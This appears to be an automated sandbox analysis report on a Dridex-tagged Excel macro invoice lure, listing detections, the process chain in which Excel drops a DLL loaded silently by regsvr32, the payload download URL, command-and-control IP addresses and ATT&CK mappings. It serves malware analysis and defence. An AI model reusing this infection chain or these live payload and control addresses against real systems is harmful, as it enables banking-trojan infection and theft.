ID: 338082
Sample Name: INV7693947099-20210111388211.xlsm
Cookbook: defaultwindowsofficecookbook.jbs
Time: 16:32:14
Date: 11/01/2021
Version: 31.0.0 Red Diamond

Table of Contents


Analysis Report INV7693947099-20210111388211.xlsm

Overview

General Information

Sample Name:	INV7693947099-20210111388211.xlsm
Analysis ID:	338082
MD5:	9b7c2b0abf5478e.
SHA1:	6931c4b845a8a9..
SHA256:	a463f9a8842a5c9.
Tags:	Dridex

Most interesting Screenshot:



Detection


Hidden Macro 4.0 Dridex

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Detected Dridex e-Banking trojan
- Document exploit detected (creates …
- Document exploit detected (drops P…
- Found malware configuration
- Multi AV Scanner detection for subm…
- Sigma detected: BlueMashroom DLL…
- Snort IDS alert for network traffic (e…
- System process connects to networ…
- Document contains an embedded VB…
- Document exploit detected (UrlDown…
- Document exploit detected (process…
- Found Excel 4.0 Macro with suspicio…
- Machine Learning detection for dropp…

Classification



Startup

- **System is w7x64**
- EXCEL.EXE (PID: 1916 cmdline: 'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding MD5: 5FB0A0F93382ECD19F5F499A5CAA59F0)
  - regsvr32.exe (PID: 2756 cmdline: 'C:\Windows\System32\regsvr32.exe' -s C:\Users\user\AppData\Local\Temp\qlroxdwh.dll. MD5: 59BCE9F07985F8A4204F4D6554CFF708)
    - regsvr32.exe (PID: 2952 cmdline: -s C:\Users\user\AppData\Local\Temp\qlroxdwh.dll. MD5: 432BE6CF7311062633459EEF6B242FB5)
  - DW20.EXE (PID: 2252 cmdline: 'C:\PROGRA~1\COMMON~1\MICROS~1\DW\DW20.EXE' -x -s 1736 MD5: 45A078B2967E0797360A2D4434C41DB4)
    - DWWIN.EXE (PID: 2264 cmdline: C:\Windows\system32\dwwin.exe -x -s 1736 MD5: 25247E3C4E7A7A73BAEEA6C0008952B1)
- **cleanup**

Malware Configuration

Threatname: Dridex

```
{
  "Config: ": [
    "----------------------------------------------",
    "BOT ID",
    "----------------------------------------------",
    "Bot id : 61074",
    "----------------------------------------------",
    "IP Address table",
    "----------------------------------------------",
    "Address count 0"
  ]
}
```

Yara Overview

No yara matches

Sigma Overview


System Summary:

Sigma detected: BlueMashroom DLL Load

Sigma detected: Microsoft Office Product Spawning Windows Shell

Sigma detected: Regsvr32 Anomaly

Signature Overview



- AV Detection
- Compliance
- Spreading
- Software Vulnerabilities
- Networking
- E-Banking Fraud
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Lowering of HIPS / PFW / Operating System Security Settings

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for submitted file

Machine Learning detection for dropped file

Software Vulnerabilities:

Document exploit detected (creates forbidden files)

Document exploit detected (drops PE files)

Document exploit detected (UrlDownloadToFile)

Document exploit detected (process start blacklist hit)

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

E-Banking Fraud:

Detected Dridex e-Banking trojan

System Summary:

Document contains an embedded VBA macro which may execute processes

Found Excel 4.0 Macro with suspicious formulas

Office process drops PE file


HIPS / PFW / Operating System Protection Evasion:

System process connects to network (likely due to code injection or exploit)

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Contr
Valid Accounts	Scripting 2 2	Path Interception	Process Injection 1 1 2	Masquerading 1 1	OS Credential Dumping	Query Registry 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Encrypted Channel 1
Default Accounts	Native API 1	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Virtualization/Sandbox Evasion 1	LSASS Memory	Security Software Discovery 1	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Non-Standa Port 1
Domain Accounts	Exploitation for Client Execution 4 3	Logon Script (Windows)	Logon Script (Windows)	Disable or Modify Tools 1	Security Account Manager	Virtualization/Sandbox Evasion 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Ingress To Transfer 3
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Process Injection 1 1 2	NTDS	Process Discovery 2	Distributed Component Object Model	Input Capture	Scheduled Transfer	Non-Application Layer Protocol 2
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Scripting 2 2	LSA Secrets	Account Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Application Layer Protocol 1
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Obfuscated Files or Information 1	Cached Domain Credentials	System Owner/User Discovery 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communic
External Remote Services	Scheduled Task	Startup Items	Startup Items	Regsvr32 1	DCSync	Remote System Discovery 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Indicator Removal from Tools	Proc Filesystem	System Network Configuration Discovery 1	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Proto
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Masquerading	/etc/passwd and /etc/shadow	File and Directory Discovery 2	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Proto
Supply Chain Compromise	AppleScript	At (Windows)	At (Windows)	Invalid Code Signature	Network Sniffing	System Information Discovery 1 4	Taint Shared Content	Local Data Staging	Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol	File Transf Protocols


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
INV7693947099-20210111388211.xlsm	30%	Virustotal		Browse
INV7693947099-20210111388211.xlsm	17%	ReversingLabs	Script-Macro.Trojan.Wacatac	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\q0ig4v[1].rar	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Temp\qlroxdwh.dll	100%	Joe Sandbox ML		

Unpacked PE Files

No Antivirus matches

Domains

Source	Detection	Scanner	Label	Link
cdn.digicertcdn.com	0%	Virustotal		Browse
www.sustaino2.com	0%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://www.sustaino2.com/q0ig4v.rar	0%	Avira URL Cloud	safe	
http://ocsp.entrust.net03	0%	URL Reputation	safe	
http://ocsp.entrust.net03	0%	URL Reputation	safe	
http://ocsp.entrust.net03	0%	URL Reputation	safe	
http://https://80.86.91.27/	0%	Avira URL Cloud	safe	
http://https://77.220.64.37/S	0%	Avira URL Cloud	safe	
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	0%	URL Reputation	safe	
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	0%	URL Reputation	safe	
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	0%	URL Reputation	safe	
http://www.diginotar.nl/cps/pkioverheid0	0%	URL Reputation	safe	
http://www.diginotar.nl/cps/pkioverheid0	0%	URL Reputation	safe	
http://www.diginotar.nl/cps/pkioverheid0	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://https://77.220.64.37/J	0%	Avira URL Cloud	safe	
http://https://46.105.131.65/	0%	Avira URL Cloud	safe	
http://crl.pkioverheid.nl/DomOvLatestCRL.crl0	0%	URL Reputation	safe	
http://crl.pkioverheid.nl/DomOvLatestCRL.crl0	0%	URL Reputation	safe	
http://crl.pkioverheid.nl/DomOvLatestCRL.crl0	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://https://5.100.228.233/5	0%	Avira URL Cloud	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://https://46.105.131.65/:	0%	Avira URL Cloud	safe	
http://ocsp.entrust.net0D	0%	URL Reputation	safe	
http://ocsp.entrust.net0D	0%	URL Reputation	safe	
http://ocsp.entrust.net0D	0%	URL Reputation	safe	
http://https://5.100.228.233/	0%	Avira URL Cloud	safe	
http://servername/isapibackend.dll	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
cdn.digicertcdn.com	104.18.10.39	true	false	• 0%, Virustotal, Browse	unknown
sustaino2.com	43.255.154.9	true	false		unknown
www.sustaino2.com	unknown	unknown	false	• 0%, Virustotal, Browse	unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://www.sustaino2.com/q0ig4v.rar	false	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.windows.com/pctv.	DWWIN.EXE, 00000008.00000002.2274729087.0000000003320000.00000002.00000001.sdmp	false		high
http://investor.msn.com	DWWIN.EXE, 00000008.00000002.2274729087.0000000003320000.00000002.00000001.sdmp	false		high
http://www.msnbc.com/news/ticker.txt	DWWIN.EXE, 00000008.00000002.2274729087.0000000003320000.00000002.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://crl.entrust.net/server1.crl0	regsvr32.exe, 00000005.0000000 3.2135637526.000000000037A000. 00000004.00000001.sdmp, DWWIN. EXE, 00000008.00000003.2269796 202.000000000376C000.00000004. 00000001.sdmp	false		high
http://ocsp.entrust.net03	regsvr32.exe, 00000005.0000000 3.2135637526.000000000037A000. 00000004.00000001.sdmp, DWWIN. EXE, 00000008.00000003.2269796 202.000000000376C000.00000004. 00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://80.86.91.27/	regsvr32.exe, 00000005.0000000 2.2420453744.00000000003A2000. 00000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://77.220.64.37/S	regsvr32.exe, 00000005.0000000 2.2420398857.000000000033F000. 00000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	regsvr32.exe, 00000005.0000000 3.2135637526.000000000037A000. 00000004.00000001.sdmp, DWWIN. EXE, 00000008.00000003.2269796 202.000000000376C000.00000004. 00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.diginotar.nl/cps/pkioverheid0	regsvr32.exe, 00000005.0000000 3.2135637526.000000000037A000. 00000004.00000001.sdmp, DWWIN. EXE, 00000008.00000003.2269796 202.000000000376C000.00000004. 00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://windowsmedia.com/redir/services.asp? WMPFriendly=true	DWWIN.EXE, 00000008.00000002.2 275003800.0000000003507000.000 00002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.hotmail.com/oe	DWWIN.EXE, 00000008.00000002.2 274729087.0000000003320000.000 00002.00000001.sdmp	false		high
http://https://77.220.64.37/J	regsvr32.exe, 00000005.0000000 2.2420398857.000000000033F000. 00000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://46.105.131.65/	regsvr32.exe, 00000005.0000000 2.2420453744.00000000003A2000. 00000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://services.msn.com/svcs/oe/certpage.asp? name=%s&email=%s&&Check	DWWIN.EXE, 00000008.00000002.2 275003800.0000000003507000.000 00002.00000001.sdmp	false		high
http://crl.pkioverheid.nl/DomOvLatestCRL.crl0	regsvr32.exe, 00000005.0000000 3.2135637526.000000000037A000. 00000004.00000001.sdmp, DWWIN. EXE, 00000008.00000003.2269796 202.000000000376C000.00000004. 00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.icra.org/vocabulary/.	DWWIN.EXE, 00000008.00000002.2 275003800.0000000003507000.000 00002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http:// schemas.xmlsoap.org/ws/2004/08/addressing/role/anonymous .	regsvr32.exe, 00000005.0000000 2.2421535159.0000000002140000. 00000002.00000001.sdmp, DWWIN. EXE, 00000008.00000002.2275831 458.00000000041C0000.00000002. 00000001.sdmp	false		high
http://https://5.100.228.233/5	regsvr32.exe, 00000005.0000000 2.2420453744.00000000003A2000. 00000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://investor.msn.com/	DWWIN.EXE, 00000008.00000002.2 274729087.0000000003320000.000 00002.00000001.sdmp	false		high
http://www.%s.comPA	regsvr32.exe, 00000005.0000000 2.2421535159.0000000002140000. 00000002.00000001.sdmp, DWWIN. EXE, 00000008.00000002.2275831 458.00000000041C0000.00000002. 00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low
http://https://46.105.131.65/:	regsvr32.exe, 00000005.0000000 2.2420453744.00000000003A2000. 00000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://ocsp.entrust.net0D	regsvr32.exe, 00000005.0000000 3.2135637526.000000000037A000. 00000004.00000001.sdmp, DWWIN. EXE, 00000008.00000003.2269796 202.000000000376C000.00000004. 00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://secure.comodo.com/CPS0	regsvr32.exe, 00000005.0000000 3.2135637526.000000000037A000. 00000004.00000001.sdmp, DWWIN. EXE, 00000008.00000003.2269796 202.000000000376C000.00000004. 00000001.sdmp	false		high
http://https://5.100.228.233/	regsvr32.exe, 00000005.0000000 2.2420453744.00000000003A2000. 00000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://servername/isapibackend.dll	regsvr32.exe, 00000004.0000000 2.2420458089.0000000001D10000. 00000002.00000001.sdmp, regsvr 32.exe, 00000005.00000002.2420 823909.0000000001E40000.000000 02.00000001.sdmp, DWWIN.EXE, 0 0000008.00000002.2270886700.00 00000002280000.00000002.000000 01.sdmp	false	• Avira URL Cloud: safe	low
http://crl.entrust.net/2048ca.crl0	regsvr32.exe, 00000005.0000000 3.2135637526.000000000037A000. 00000004.00000001.sdmp, DWWIN. EXE, 00000008.00000003.2269796 202.000000000376C000.00000004. 00000001.sdmp	false		high

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
5.100.228.233	unknown	Netherlands		8315	SENTIANL	true
80.86.91.27	unknown	Germany		8972	GD-EMEA-DC-SXB1DE	true
46.105.131.65	unknown	France		16276	OVHFR	true
43.255.154.9	unknown	Singapore		26496	AS-26496-GO-DADDY-COM-LLCUS	false
77.220.64.37	unknown	Italy		44160	INTERNETONEInternetServicesProviderIT	true

General Information

Joe Sandbox Version:	31.0.0 Red Diamond
Analysis ID:	338082
Start date:	11.01.2021
Start time:	16:32:14
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 8m 4s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	INV7693947099-20210111388211.xlsm
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	10
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • GSI enabled (VBA) • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.bank.expl.evad.winXLSM@9/21@1/5
EGA Information:	Failed
HDC Information:	• Successful, ratio: 4.4% (good quality ratio 4.3%) • Quality average: 78.5% • Quality standard deviation: 20.1%
HCA Information:	• Successful, ratio: 89% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xlsm • Found Word or Excel or PowerPoint or XPS Viewer • Found warning dialog • Click Ok • Found warning dialog • Click Ok • Found warning dialog • Click Ok • Attach to Office via COM • Close Viewer

Warnings:	Show All • Exclude process from analysis (whitelisted): dllhost.exe, svchost.exe • TCP Packets have been reduced to 100 • Excluded IPs from analysis (whitelisted): 93.184.221.240, 104.43.139.144, 13.88.21.125, 104.18.10.39 • Excluded domains from analysis (whitelisted): wu.ec.azureedge.net, cacerts.digicert.com, ctldl.windowsupdate.com, skypedataprdcolcus16.cloudapp.net, wu.azureedge.net, watson.microsoft.com, audownload.windowsupdate.nsatc.net, cs11.wpc.v0cdn.net, blobcollector.events.data.trafficmanager.net, hlb.apr-52dd2-0.edgecastdns.net, wu.wpc.apr-52dd2.edgecastdns.net, au-bg-shim.trafficmanager.net, skypedataprdcolwus15.cloudapp.net • Report size exceeded maximum capacity and may have missing behavior information. • Report size getting too big, too many NtCreateFile calls found. • Report size getting too big, too many NtDeviceIoControlFile calls found. • Report size getting too big, too many NtEnumerateValueKey calls found. • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtQueryAttributesFile calls found. • Report size getting too big, too many NtQueryValueKey calls found. • Report size getting too big, too many NtReadVirtualMemory calls found. • Report size getting too big, too many NtSetInformationFile calls found.

Simulations

Behavior and APIs

Time	Type	Description
16:33:01	API Interceptor	1175x Sleep call for process: regsvr32.exe modified
16:33:22	API Interceptor	517x Sleep call for process: DWWIN.EXE modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
77.220.64.37	SecuriteInfo.com.Trojan.Dridex.735.5073.dll	Get hash	malicious	Browse	
	1 Total New Invoices-Monday December 14 2020.xls	Get hash	malicious	Browse	
	1 Total New Invoices-Monday December 14 2020.xlsm	Get hash	malicious	Browse	
	1 Total New Invoices-Monday December 14 2020.xlsm	Get hash	malicious	Browse	
	1 Total New Invoices-Monday December 14 2020.xlsm	Get hash	malicious	Browse	
	1-Total New Invoices Monday Dec 14 2020.xlsm	Get hash	malicious	Browse	
	1 Total New Invoices-Monday December 14 2020.xlsm	Get hash	malicious	Browse	
	SecuriteInfo.com.Mal.EncPk-APV.3900.dll	Get hash	malicious	Browse	
	ygyq4p539.rar.dll	Get hash	malicious	Browse	
	1 Total New Invoices-Monday December 14 2020.xlsm	Get hash	malicious	Browse	

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
cdn.digicertcdn.com	SurfsharkSetup.exe	Get hash	malicious	Browse	• 104.18.10.39

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	http://https://correolimpio.telefonica.es/atp/url-check.php?URL=https%3A%2F%2Fnhabeland.vn%2Fsercurirys%2FRbvPk%2F&D=53616c7465645f5f824c0b393b6f3e2d3c9a50d9826547979a4ceae42fdf4a21ec36a319de1437ef72976b2e7ef710bdb842a205880238cf08cf04b46eccce50114dbc4447f1aa62068b81b9d426da6b&V=1	Get hash	malicious	Browse	• 104.18.10.39
	ASHLEY NAIDOO CV.doc	Get hash	malicious	Browse	• 104.18.10.39
	RFQ.doc	Get hash	malicious	Browse	• 104.18.10.39
	SecuriteInfo.com.Trojan.BtcMine.3311.17146.exe	Get hash	malicious	Browse	• 104.18.11.39
	http://test.kunmiskincare.com/index.php	Get hash	malicious	Browse	• 104.18.11.39
	http://https://email.utest.com/ls/click?upn=Q3qQnfemZbaKqqMTD32WX0Q-2F38lqT2tAzE5eVnmPd7-2BQtbqdrAGPxGIiQmtbZbEcQfp88ilOu42BqywW-2BHQ-2F36ib8mcb8EYG4w64Icmefi3xXbpzwMP3NQ3974KeR1Cm-2FtwcR7xFilzHs6N8iNLyS48aGcVYmSpzSB5rZFj7iHuxTwLnTumc1AOR4vtcYHqqiqHY7g-2B-2FJ-2Bp2X-2FMfZ-2FQF6-2BtQvwrHR4Do9NZhu9Dvij-2BKa330W7UbuEz2ilv6oZ18C14g_HT-2FwmlBF7R5nW6HayR9wjpSE-2FEYoNhBRZJxfk0aqS7vYxNZiuzaetMNdYjE6WQ7lhnX-2F3CEUYMAVCWb9b2KoxJgG7bbDpZV8jJzJcz-2FHdj603HdwbUFnR5bNfB4iXdW0ho4xmgP3jr4yW0dQVZ-2FVH-2B4BUSDEwiU9rMA5oZN54vSw8okk6D-2FopaYrwFKHesb3rZ-2B-2FXvvZXiTmiwexXLF98nxPgg28hqPBVP8Ce82XUi0-3D	Get hash	malicious	Browse	• 104.18.10.39
	http://https://email.utest.com/ls/click?upn=eSGWhpVX2YfcJc4oKRJyCitYauf8dzcbVvAmQmQH4oZBbVMlkneKSVGqyJywGhpngTJJbZcqKw2ZrPBb6oQsQjUFyq4tbqbTGCzxR1eG4Z9O9abaPDZxc5NM1HvYjLOzed8zOYLIYcXnFBAxNAMQRlQBs6-2FmRK-2BaDDT2yagiQtTusU0-2FuKBxVVMBtDF3y-2BvaUDK48BxfAjoAvSGh6p8tJcMdNHuC687sMnINVJLdmfU-3D7Y6S_CzF3IAhuvYaPWoKJ87ALtJgaMHByYMlBwvQVuZ3bhcFe4St6cx8KCfN-2B2rcCNvOA-2BeX4QMjQb-2FUgtEcK8j5R6EI1G-2BBWI35h9mDCE7AAF1w3V3wR14L28vyaTqJbw5uQyTI0DJse16q7T2cnyVezsqen7-2F42lXjAhKUL9SqUvgoogoRMVuUrByVc8HvS0sQEQjAPQ8xNbeD4KhQ-2BMcqRFg-3D-3D	Get hash	malicious	Browse	• 104.18.11.39
	http://https://email.utest.com/ls/click?upn=7pk4n7zyu3C81Mn1P-2FDmbQYiftB7Um69feDieyAcP67WG6G79-2FZJVKAlazUBAbfEF4GoDtXgPjNLWzDCnPh7Xakgzgk-2FmStvhSscVXayLFhZIIFZIYIscDWC3lu-2BcY3A9omatVYEiWPK2Incpc6HzU578AM2hu6p-2Bn6uq0TcLQpocWZwdV9dCrqsMtrX-2FDi4HBg4XX4-2F3i2UkQ7nuJQrSo1-2FKKJZxdiMlvGfSPtt6AA-3D_Ps1_JjL7p1lgTUYZ5WQny2C5NjuXSDa0fPfjvfUw5EqzhcRvTxd-2F1XX8gbl7GK9SIE-2F651Ar7eNStX9JwifbMd-2Bpf6jPpjrN2U1igLfktYyJIQ-2Bml-2FEPkADqSRw-2Fi6D-2BnALXT-2B-2FvcMCA95hRIW-2FohWo93WXHSr3sm64NMmNmn7vCUVlwAUUBcpBMBuo-2FwDzI6vV-2FqVihNDaxiv67q2KreHoN-2B1iBGj-2FxyhjkJJWZIE1Jjos-3D	Get hash	malicious	Browse	• 104.18.11.39
